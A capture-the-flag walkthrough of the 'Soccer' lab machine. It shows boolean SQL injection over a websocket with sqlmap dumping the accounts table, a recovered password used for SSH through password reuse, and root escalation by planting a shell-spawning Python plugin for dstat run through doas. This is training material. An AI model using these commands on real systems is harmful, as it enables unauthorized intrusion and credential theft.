
-> We see an ticket checker functionality exists.
-> Reflecting on the functionality of the website, it most likely queries database of some form (to check the existence of ticket), so we can test for sql injection.

- Trying some inputs:

```
- proper inputs
78143

- Invalid inputs
78143
78143 or 1=1
```








-> this shows that we have an Boolean SQL injection and can exploit it accordingly.


Exploitation / Lateral movement - SQL injection on soc-player.htb web application + password reuse

- We have found an SQL injection, so we will seek to exploit it.




-> However burp cannot intercept the requests, which shows that it is most likely communicating through web sockets.

-> Web-socket is a stateless protocol that communicates via a bi-directional manner:



-> We can see the message being communicated via websockets in burp:



-> We will attempt to do sql injection (boolean injection in particular) over a websocket.

- We can verify web-socket communication via wscat

```
wscat -c soc-player.soccer.htb:9091/ws
```

```
└──╼ [★]$ wscat -c soc-player.soccer.htb:9091/ws
Connected (press CTRL+C to quit)
> {"id":"78173 or 1=1"}
< Ticket Exists
> {"id":"78173"}
< Ticket Doesn't Exist
```

-> We can now run sqlmap via web-socket.

- running sqlmap


```
sqlmap -u 'ws://soc-player.soccer.htb:9091' --risk 3 --data
'{"id":"78173"}' --technique=B --batch
```

```
[13:58:50] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set
-cookie' if you experience any problems during data retrieval
[13:58:50] [INFO] checking if the injection point on (custom) POST parameter 'JSON id' is a false pos
itive
(custom) POST parameter 'JSON id' is vulnerable. Do you want to keep testing the others (if any)? [y/
N] N
sqlmap identified the following injection point(s) with a total of 40 HTTP(s) requests:
---
Parameter: JSON id ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: {"id":"-1713 OR 8040=8040"}
---
[13:58:52] [INFO] testing MySQL
[13:58:52] [INFO] confirming MySQL
[13:58:53] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 8.0.0
```

-> SQLMap injection success, we can now enumerate the database.

- Basic DB enumeration


```
sqlmap -u 'ws://soc-player.soccer.htb:9091' --risk 3 --data
'{"id":"78173"}' --technique=B --batch --banner --current-user --
current-db --is-dba --threads 10
```



-> The database user is 'player', we are in the current database of soccer_db, the SQL is MySQL version 8

- Database enumeration


```
sqlmap -u 'ws://soc-player.soccer.htb:9091' --dbs --risk 3 --data
'{"id":"78173"}' --technique=B --batch --threads 10
```



-> We see that the non-standard database is soccer_db, which would be what we are interested in.

- Tables enumeration


```
sqlmap -u 'ws://soc-player.soccer.htb:9091' --risk 3 --data
'{"id":"78173"}' --technique=B --batch --tables -D soccer_db --threads
10
```



-> Obtained the accounts table


- Tables enumeration

```
sqlmap -u 'ws://soc-player.soccer.htb:9091' --risk 3 --data
'{"id":"78173"}' --technique=B --batch --dump -T accounts -D soccer_db -
-threads 10
```




-> Obtained the credentials player:PlayerOftheMatch2022

- Logging through the website soc-player.soccer.htb as soccer:



  -> We see nothing special.
- We attempt to login via ssh through a password reuse attack:

```
ssh player@10.10.11.194
```



-> We have gained access as the user player.

Enumeration / Information gathering - as player on 10.10.11.194

- Looking for binaries with suid bits set

```
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
```

```
player@soccer:~$  find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 42224 Nov 17  2022 /usr/local/bin/doas
-rwsr-xr-x 1 root root 142792 Nov 28  2022 /usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root messagebus 51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 473576 Mar 30  2022 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 22840 Feb 21  2022 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 39144 Feb  7  2022 /usr/bin/umount
-rwsr-xr-x 1 root root 39144 Mar  7  2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 55528 Feb  7  2022 /usr/bin/mount
-rwsr-xr-x 1 root root 67816 Feb  7  2022 /usr/bin/su
-rwsr-xr-x 1 root root 44784 Nov 29  2022 /usr/bin/newgrp
-rwsr-xr-x 1 root root 85064 Nov 29  2022 /usr/bin/chfn
-rwsr-xr-x 1 root root 166056 Jan 19  2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 68208 Nov 29  2022 /usr/bin/passwd
-rwsr-xr-x 1 root root 88464 Nov 29  2022 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 53040 Nov 29  2022 /usr/bin/chsh
-rwsr-xr-x 1 root root 123560 Nov 25  2022 /snap/snapd/17883/usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 85064 Mar 14  2022 /snap/core20/1695/usr/bin/chfn
-rwsr-xr-x 1 root root 53040 Mar 14  2022 /snap/core20/1695/usr/bin/chsh
-rwsr-xr-x 1 root root 88464 Mar 14  2022 /snap/core20/1695/usr/bin/gpasswd
```

-> We see that the doas binary stand out, since it is configured in the directory /usr/local/bin, which is a place where administrator specifically puts binary into and is not managed by package manager.

- Looking at the man page for doas:

```
man doas
```

```
DOAS(1)                    BSD General Commands Manual                    DOAS(1)

NAME
     doas — execute commands as another user

SYNOPSIS
     doas [-nSs] [-a style] [-C config] [-u user] [--] command [args]

DESCRIPTION
     The doas utility executes the given command as another user.  The command argument is manda-
     tory unless -C, -S, or -s is specified.

     The options are as follows:

     -a style    Use the specified authentication style when validating the user, as allowed by
                 /etc/login.conf.  A list of doas-specific authentication methods may be config-
                 ured by adding an 'auth-doas' entry in login.conf(5).

     -C config   Parse and check the configuration file config, then exit.  If command is sup-
                 plied, doas will also perform command matching.  In the latter case either
                 'permit', 'permit nopass' or 'deny' will be printed on standard output, depending
                 on command matching results.  No command is executed.

     -n          Non interactive mode, fail if doas would prompt for password.

     -S          Same as -s but simulates a full login. Please note this may result in doas apply-
```

-> So doas gives us the capability to run the command as another user, it is like BSD version of sudo.
-> Trying to look at the configuration file would be interesting.

```
find / 2>/dev/null | grep doas
```

```
player@soccer:~$ find / 2>/dev/null | grep doas
/usr/local/share/man/man5/doas.conf.5
/usr/local/share/man/man1/doas.1
/usr/local/share/man/man8/vidoas.8
/usr/local/share/man/man8/doasedit.8
/usr/local/bin/doasedit
/usr/local/bin/doas
/usr/local/bin/vidoas
/usr/local/etc/doas.conf
```

-> We see the file '/usr/local/etc/doas.conf' is our interest


- Examining the configuration file

```
cat /usr/local/etc/doas.conf
```

```
player@soccer:~$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
```

-> So we can run player as root cmd /usr/bin/dstat.

-> Lookin at GTFO bins, we see the following:



.. / dstat

Star 10,207

Shell | Sudo

`dstat` allows you to run arbitrary `python` scripts loaded as "external plugins" if they are located in one of the directories stated in the `dstat` man page under "FILES":

1. `~/.dstat/`
2. `(path of binary)/plugins/`
3. `/usr/share/dstat/`
4. `/usr/local/share/dstat/`

Pick the one that you can write into.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
mkdir -p ~/.dstat
echo 'import os; os.execv("/bin/sh", ["sh"])' >~/.dstat/dstat_xxx.py
dstat --xxx
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
echo 'import os; os.execv("/bin/sh", ["sh"])' >/usr/local/share/dstat/dstat_xxx.py
sudo dstat --xxx
```

-> Dstat allows us to run arbitrary scripts loaded as "external plugins".

-> If we can write a script to one of those directories mentioned, we can escalate to root.

Privilege Escalation - doas rights abuse on binary dstat to root on 10.10.11.194

- Confirm that we can write to one of the directory above

```
ls -la ~/.dstat
ls -la /usr/bin/dstat/plugins
ls -la /usr/share/dstat
ls -la /usr/local/share/dstat
```

```
player@soccer:~$ ls -la ~/.dstat
ls: cannot access '/home/player/.dstat': No such file or directory
player@soccer:~$ ls -la /usr/bin/dstat/plugins
ls: cannot access '/usr/bin/dstat/plugins': Not a directory
player@soccer:~$ ls -la /usr/share/dstat
total 524
drwxr-xr-x   3 root root  4096 Nov 17  2022 .
drwxr-xr-x 125 root root  4096 Nov 28  2022 ..
drwxr-xr-x   2 root root  4096 Nov 17  2022 __pycache__
-rwxr-xr-x   1 root root 97762 Aug  4  2019 dstat.py
```

```
player@soccer:~$ ls -la /usr/local/share/dstat
total 8
drwxrwx--- 2 root player 4096 Dec 12  2022 .
drwxr-xr-x 6 root root   4096 Nov 17  2022 ..
```

-> We see that we have write permission on the /usr/local/share/dstat directory, this verifies we should be able to exploit this.

- Running doas on

```
echo 'import os; os.execv("/bin/sh", ["sh"])'
>/usr/local/share/dstat/dstat_xxx.py

doas /usr/bin/dstat --xxx
```

```
player@soccer:~$ echo 'import os; os.execv("/bin/sh", ["sh"])' >/usr/
local/share/dstat/dstat_xxx.py
player@soccer:~$ doas /usr/bin/dstat --xxx
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated
 in favour of importlib; see the module's documentation for alternati
ve uses
  import imp
# whoami
root
```

-> Grabbing root flag:

```
# cd /root
# cat root.txt
d7e42a14efb4736c87d4cd842b15bd78
```